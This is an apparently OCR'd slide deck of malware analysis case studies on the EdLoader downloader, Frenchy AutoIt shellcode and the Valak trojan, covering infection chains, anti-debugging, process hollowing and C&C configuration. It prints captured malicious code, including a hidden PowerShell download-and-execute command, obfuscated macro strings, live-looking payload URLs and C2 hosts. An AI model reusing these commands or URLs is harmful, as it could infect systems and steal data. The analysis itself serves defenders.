
# Case Study #2 - Win32.Downloader.EdLoader



Attacker distributes e-mail with malicious attachment to the targeted users
RTF
XLSM
phishing email
Users fail to understand social engineering trick and open the malicious attachment
Targeted users
Target system is exploited
Compromised system
Downloader installed the target system
Malicious downloader
Downloads final payload
Final payload installed on the target system
Data is stolen from the compromised system
Stolen Data
Data is exfiltrated to the attacker in stealthy manner
rstock.com • 664976128
Attacker

# Case Study #2 - Win32.Downloader.EdLoader

- The RTF document contains excel sheets that leverage the CVE-2017-8570 vulnerability exploit to download the initial payload on the victim’s machine.
- The SCT file contains a hardcoded base64 encoded URL, downloads the initial payload via a PowerShell command and saves it into the %APPDATA% folder, then executes it.




```
<?XML version="1.0"?><!--In publishing and graphic design, lorem ipsum is a placeh
6%Ht4664jutk '345
 JFKGFDYFHGkyfisushr56ScriptExecute(sdfsdfsdf)iu6r6tTDJTRWGRKYTY = "-9482+9551*302
<scriptlet
>aaaaaa '101
In publishing and graphic design, lorem
In publishing and graphic design, lorem
Function ival(obj)
     Eval(obj)
End Function

fsdfdsfs = "httP://ahkdev.com/riogil/build_EBD4.exe" '345
yulkytjtrhtjrkdsarjky ="build_EBD4.exe" '345
frease = ""
itype = "bin.base64"
Function ase64Decode(ByVal sBase64EncodedText, ByVal fIsUtf16LE)
     Dim sTextEncoding
     if fIsUtf16LE Then sTextEncoding = "utf-16le" Else sTextEncoding = "utf-8"
     ' Use an aux. XML document with a Base64-encoded element.
     ' Assigning the encoded text to .Text makes the decoded byte array
     ' available via .nodeTypedValue, which we can pass to BytesToStr()
     Set alxmd = CreateObject("Msxml2.DOMDocument").CreateElement("aux")
     alxmd.DataType = itype
     With alxmd
```

```
PowerShell -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object
System.Net.WebClient).DownloadFile('httP://ahkdev.com/riogil/build_EBD4.exe','C:\Users\admin\
appdata\build_EBD4.exe');Start-Process 'C:\Users\admin\appdata\build_EBD4.exe'"
```

# Case Study #2 - Win32.Downloader.EdLoader

- This scenario involved XLSM files having obfuscated malicious macros.
- When a victim opens the Excel file, a macro code will be automatically executed. A hardcoded URL is used to download the initial payload and is executed via a PowerShell command.



```
slAvBvcvMNPvRGaTlfYHfFPAJlhUnbiStwoTAsWUoNMxHhUYaEEtQKR = Replace(slAvBvcvMNPvRGaTlfYHfFPAJlhUnbiStwoTAsW
nWAllOdIkeRWqSHSNeZnmNmOwRdtDspXjzBxAHFFLFbSLgyFTmLjqWA = Replace(nWAllOdIkeRWqSHSNeZnmNmOwRdtDspXjzBxAHF
ZEGJUFEENKunMmfRGYoxgHoClnYamBagMTbNOSGAcBOdRtHoJUFLWuT = Replace(ZEGJUFEENKunMmfRGYoxgHoClnYamBagMTbNOSG
mPEYBhzmgkNaNKRYJnoVAOLGrfERnRPenAJxftETxjCtDoOeMRvXiYn = Replace(mPEYBhzmgkNaNKRYJnoVAOLGrfERnRPenAJxftE
ByUZQKTAxaBYoyRpFYcFtTrZKNIGdUkycsSQQXuhHhdQvipQWGUNFka = Replace(ByUZQKTAxaBYoyRpFYcFtTrZKNIGdUkycsSQQXu
ilPyFXIxkyHNfkvfYzfxBPkDsOwBnpBjifXcSjynGmCZNnrOStcLCDV = OQLMPKvVvGXQKzGCZPiorFHnIojvwOLDQTvyUJaBvAJTmuZ
SWMGLacJPxtfVMSMKBMqjMKqEsiEPNLBeJFGGcINzcIxoHVBzgnKLhG = JItEbvAYBvpVqYdDPKCsrRJAiOPQXrRAyumpwFyaQwcXSZE
GLqBSrtPCGMVMcMFhNyMHZiWxXhZjZBLxXyPkbprGNFqxHeunbaRMqz = MTtWiAFBJzJrQlIGKLcwPJmCIfeOBkifDrvWDElaLvStIDn
TmXPWoyCCX.Run "" + GLqBSrtPCGMVMcMFhNyMHZiWxXhZjZBLxXyPkbprGNFqxHeunbaRMqz + " " + CViNZRHRJAhmLSpzEDTDU
```

| Expression | Value |
|---|---|
| ByUZQKTAxaBYoyRpFYcFtTrZKNIGdUkycsSQQXuhHhdQvipQWGUNFka | "(new-object System.Net.WebClient).DownloadFile" |
| EnoLyNIERGsTFofOGluLsprxTDCiDqUUCPptgBVLrVkEKLPSmbwJIGQ | "http://94.242.57.190/ocrgu/azz.exe" |
| JItEbvAYBvpVqYdDPKCsrRJAiOPQXrRAyumpwFyaQwcXSZEIWqHEVuD | "\FoXEP.Exe');(New-Object -com Shell.Application).ShellExecute($env:Temp+'\FoXEP.Exe')" |
| MTtWiAFBJzJrQlIGKLcwPJmCIfeOBkifDrvWDElaLvStIDnAjkRtNxl | "powershell.exe" |
| ⊞ TmXPWoyCCX | |
| mPEYBhzmgkNaNKRYJnoVAOLGrfERnRPenAJxftETxjCtDoOeMRvXiYn | "bypass" |
| nWAllOdIkeRWqSHSNeZnmNmOwRdtDspXjzBxAHFFLFbSLgyFTmLjqWA | "('" |
| tESCWxiUkpDHNATNPIVsQLnDYQaZrVrwOhltiMDqPPRYUgWysDAKhBX | "CQRXGZZGKX" |
| UNDHWDqwzpZDDRqRXIPOHZZOMOSvmXQvfzesDbbfOROrJmJTSigZgQ | <Out of context> |

# Case Study #2 - Win32.Downloader.EdLoader

- EdLoader typically comes as a VB5/6 file containing encrypted shellcode.
- More than 70% of the samples were connecting to Google drive to download RAT and PWS
- Downloads multiple well-known malware family payloads:
  - Win32.Backdoor.NetwiredRC
  - Win32.Backdoor.AgentTesla
  - Win32.Backdoor.RemcosRAT
  - Win32.Backdoor.Predatorlogger
  - Win32.PWS.AzoRult
  - Win32.PWS.Lokibot


# Case Study #2 - Win32.Downloader.EdLoader

- **Anti-analysis** - This downloader uses different anti-analysis techniques:

- It enumerates all top-level windows on the screen using the EnumWindows API to identify sandbox/emulators. If the count of windows is less than 12, it terminates itself.

- It patches the DbgBreakPoint and DbgUiRemoteBreakin Windows APIs as an anti-debugging measure.

- Tries to detach from the attached debugger using the **NtSetInformationThread** Windows API and an undocumented thread information class - **ThreadHideFromDebugger (0x11).**




```
8B4424 18         MOV EAX,DWORD PTR SS:[ESP+18]       ntdll.DbgBreakPoint
52                PUSH EDX                            ntdll.KiFastSystemCallRet
81F2 24CECCF5     XOR EDX,F5CCCE24
5A                POP EDX                             012C01F3
C600 90           MOV BYTE PTR DS:[EAX],90
57                PUSH EDI                            asdf_exe.00402659
5F                POP EDI                             012C01F3
8B4424 1C         MOV EAX,DWORD PTR SS:[ESP+1C]       ntdll.DbgUiRemoteBreakin
C600 6A           MOV BYTE PTR DS:[EAX],6A
4F                DEC EDI                             asdf_exe.00402659
47                INC EDI                             asdf_exe.00402659
C640 01 00        MOV BYTE PTR DS:[EAX+1],0
C640 02 B8        MOV BYTE PTR DS:[EAX+2],0B8
89FF              MOV EDI,EDI                         asdf_exe.00402659
8B95 9C000000     MOV EDX,DWORD PTR SS:[EBP+9C]
89FF              MOV EDI,EDI                         asdf_exe.00402659
90                NOP
8950 03           MOV DWORD PTR DS:[EAX+3],EDX        ntdll.KiFastSystemCallRet
C640 07 FF        MOV BYTE PTR DS:[EAX+7],0FF
C640 08 D0        MOV BYTE PTR DS:[EAX+8],0D0
C640 09 C2        MOV BYTE PTR DS:[EAX+9],0C2
C640 0A 04        MOV BYTE PTR DS:[EAX+A],4
```

```
6A 00             PUSH 0                              DbgUiRemoteBreakin
B8 FFFFFFFF       MOV EAX,-1
FFD0              CALL EAX
C2 0400           RETN 4
```

# Case Study #2 - Win32.Downloader.EdLoader

- Checks for debug registers
- Before making a call to some Windows APIs, it also checks for breakpoint instruction in API code.
- Uses a simple XOR encryption, the decryption key is hardcoded.
- Decrypted payload is mapped and executed in the same process. Depending on the configuration in shellcode




```
8B040A          MOV EAX,DWORD PTR DS:[EDX+ECX]
01F3            ADD EBX,ESI
0F6EC0          MOVD MM0,EAX
0F6E0B          MOVD MM1,DWORD PTR DS:[EBX]
0FEFC1          PXOR MM0,MM1
51              PUSH ECX
90              NOP
0F7EC1          MOVD ECX,MM0
52              PUSH EDX
81F2 109EF938   XOR EDX,38F99E10
5A              POP EDX
88C8            MOV AL,CL
59              POP ECX
57              PUSH EDI

0000]=???
0000E5895555

Hex dump                                         ASCII
4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00  MZP.☻...♦.☼.  ..
B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00  ╕.......@.→.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00  .............☺..
BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90  ║▶.♫▼╢.=!╕☺L=!ÉÉ
54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73  This program mus
74 20 62 65 20 72 75 6E 20 75 6E 64 65 72 20 57  t be run under W
69 6E 33 32 0D 0A 24 37 00 00 00 00 00 00 00 00  in32..$7........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

# Case Study #3 - Frenchy AutoIT Shellcode

- In December 2019, we saw a number of AutoIt and .NET samples from different malware families utilizing what is being called Frenchy shellcode.
- The name is based on the mutex name it creates “frenchy_shellcode_{version}”
- AES key used for decryption.
- Performs Anti-VM checks.
- Uses persistence mechanism.
- ShellCode perform hollow process injection.

# Case Study #3 - Frenchy AutoIT Shellcode


- Execution starts with extraction of the embedded compressed resource which is a .NET compiled DLL binary.
- The DLL extracts an embedded AES encrypted resource which upon decryption, turns out to be another .NET compiled executable
- Performs virtual environment check before establishing persistence
  - If SbieDll.dll is present
  - If the caption of the main window of any running process is empty.
- Extracts Frenchy shellcode and main malware binary



| Name | Value |
|---|---|
| zjstAqBmb1wDAuBC8s | "asmz://4da3bcc9092d2b15c67c8bb6a3248c6d/279552/z" |
| VddX02r4J0b1daD | 0x00044400 |
| array | {byte[0x00044400]} |
| manifestResourceStream | {System.IO.UnmanagedMemoryStream} |
| flag | false |
| result | {byte[0x00044400]} |
| [0] | 0x4D |
| [1] | 0x5A |
| [2] | 0x90 |
| [3] | 0x00 |
| [4] | 0x03 |
| [5] | 0x00 |

# Case Study #3 - Frenchy AutoIT Shellcode

- The shellcode performs hollow process injection.
- Maps DLL using ZwOpenSection and ZwMapViewOfSection APIs.
- This technique helps bypass API monitoring that is done by some sandboxes in user space.
- Creates a suspended process, new section and copies the main malware payload.
- Final payload observed: 404Keylogger, AgentTesla, AsyncRAT, DarkComet, HawkEye, LimeRAT, Nanocore, NetWiredRC, NjRAT, RemcosRAT, AZORult, FormBook



```
00251D20   57              push edi
00251D21   68 00000008     push 8000000
00251D26   6A 40           push 40
00251D28   8945 D0         mov dword ptr ss:[ebp-30],eax
00251D2B   8D45 D0         lea eax,dword ptr ss:[ebp-30]
00251D2E   50              push eax
00251D2F   57              push edi
00251D30   68 1F000F00     push F001F
00251D35   8D45 E0         lea eax,dword ptr ss:[ebp-20]
00251D38   50              push eax
00251D39   897D D4         mov dword ptr ss:[ebp-2C],edi
00251D3C   FF95 84010000   call dword ptr ss:[ebp+184]

dword ptr [ebp+184]=[0035E884 <&ZwCreateSection>]=<ntdll.ZwCreateSection>
```


```
00251C9F   50              push eax
00251CA0   57              push edi
00251CA1   57              push edi
00251CA2   68 0C000008     push 800000C
00251CA7   57              push edi
00251CA8   57              push edi
00251CA9   57              push edi
00251CAA   57              push edi
00251CAB   8D85 60FEFFFF   lea eax,dword ptr ss:[ebp-1A0]
00251CB1   50              push eax                         eax:L"C:\\Users\\Admin\\Desktop\\2nd.exe"
00251CB2   FF95 2C010000   call dword ptr ss:[ebp+12C]

dword ptr [ebp+12C]=[0035E85C <&CreateProcessW>]=<kernel32.CreateProcessW>
```

# Case Study #4 - Win32.Trojan.Valak

- Observed the Win32.Trojan.Valak campaign starting in April 2020
- Malicious Office documents were being delivered through spam emails
- Attackers used compromised WordPress sites to distribute the payload and target multiple industry verticals.
- Using obfuscation to avoid machine learning based detection.
- Using Anti-sandbox
- Downloads Win32.Banker.Ursnif and Win32.Banker.Icedid which are well known banking Trojans.

# Case Study #4 - Win32.Trojan.Valak


- Macro code contains lines of random dictionary words used to obfuscate the macro and evade machine learning based detection.
- The macro contains the URL of the payload as a combination of one or more of the following obfuscations: base64 encoded, reversed, or string split.
- The first payload it downloads is a DLL which is executed using the command regsvr.exe



```
Dim arr(0 To 13)
arr(0) = Trim("~03bnbB8N8KCDleI3jnS")
arr(1) = Trim("6wZuYdgSBgbKIfldh1NY")
arr(2) = Trim("-ED4GaRX7bqUpiBPhWqH")
arr(3) = Trim("YEvDJFsrwm5Y8N5ne-aA")
arr(4) = Trim("yQvBISdd3SIxpmIejiKD")
arr(5) = Trim("lMZTu9eySU2Kbo1O7Ydy")
arr(6) = Trim("XojP0vgUkLkPbM7dIqIL")
arr(7) = Trim("38JwX9uTyH_H-JWLv8fV")
arr(8) = Trim("z68EcwpAKCCNwADM=x?p")
arr(9) = Trim("hp.dnoCR3eNt7OdSCfZ_")
arr(10) = Trim("/egapnigol/snigulp/t")
arr(11) = Trim("netnoc-pw/gro.ri-psd")
arr(12) = Trim("//:ptth")



G9.Wq StrReverse(Join(arr, "")), ji
```

# Case Study #4 - Win32.Trojan.Valak


- Drops JavaScript in the %temp%
- The JavaScript contains the configuration data as shown in figure.
- Legitimate domains in the list of C&C servers and generates legitimate network traffic for hiding C&C activity.
- anti-sandbox check - if system uptime is less than 3000 exit
- Iterate over the list of C&C servers to get the next level payload.



```
var config = {
 PRIMARY_C2 :
['http://akadns.net','http://oca.telemetry.microsft.com
n-sandbox.data.microsoft.com','http://d-xelshop.com','h
ne.com','http://cuetheconnect.com','http://ef0aba3698.c
23580.com'],
 SOFT_SIG : 'mas20',
 SOFT_VERSION: 24,
 zdx_eSeYmElWzDIRpoYUJXFSaYjeGXhdBOf : 21,
 C2_FAIL_SLEEP : 21,
 C2_FAIL_COUNT : 20,
 C2_OB_KEY : 'JxTRG4mY',
 C2_PREFIX : 'project.aspx'
}
```

# Case Study #4 - Win32.Trojan.Valak

- Append system data with C&C URL to iterate over the list of C&C servers to get the next level payload.
- Data sent includes:
  - User name
  - Computer name
  - User domain
  - Uptime
  - SOFT_SIG
- C&C response data is encoded using base64 and character rotation and look for the keyword **“<<<CLIENT__”** in the response data.



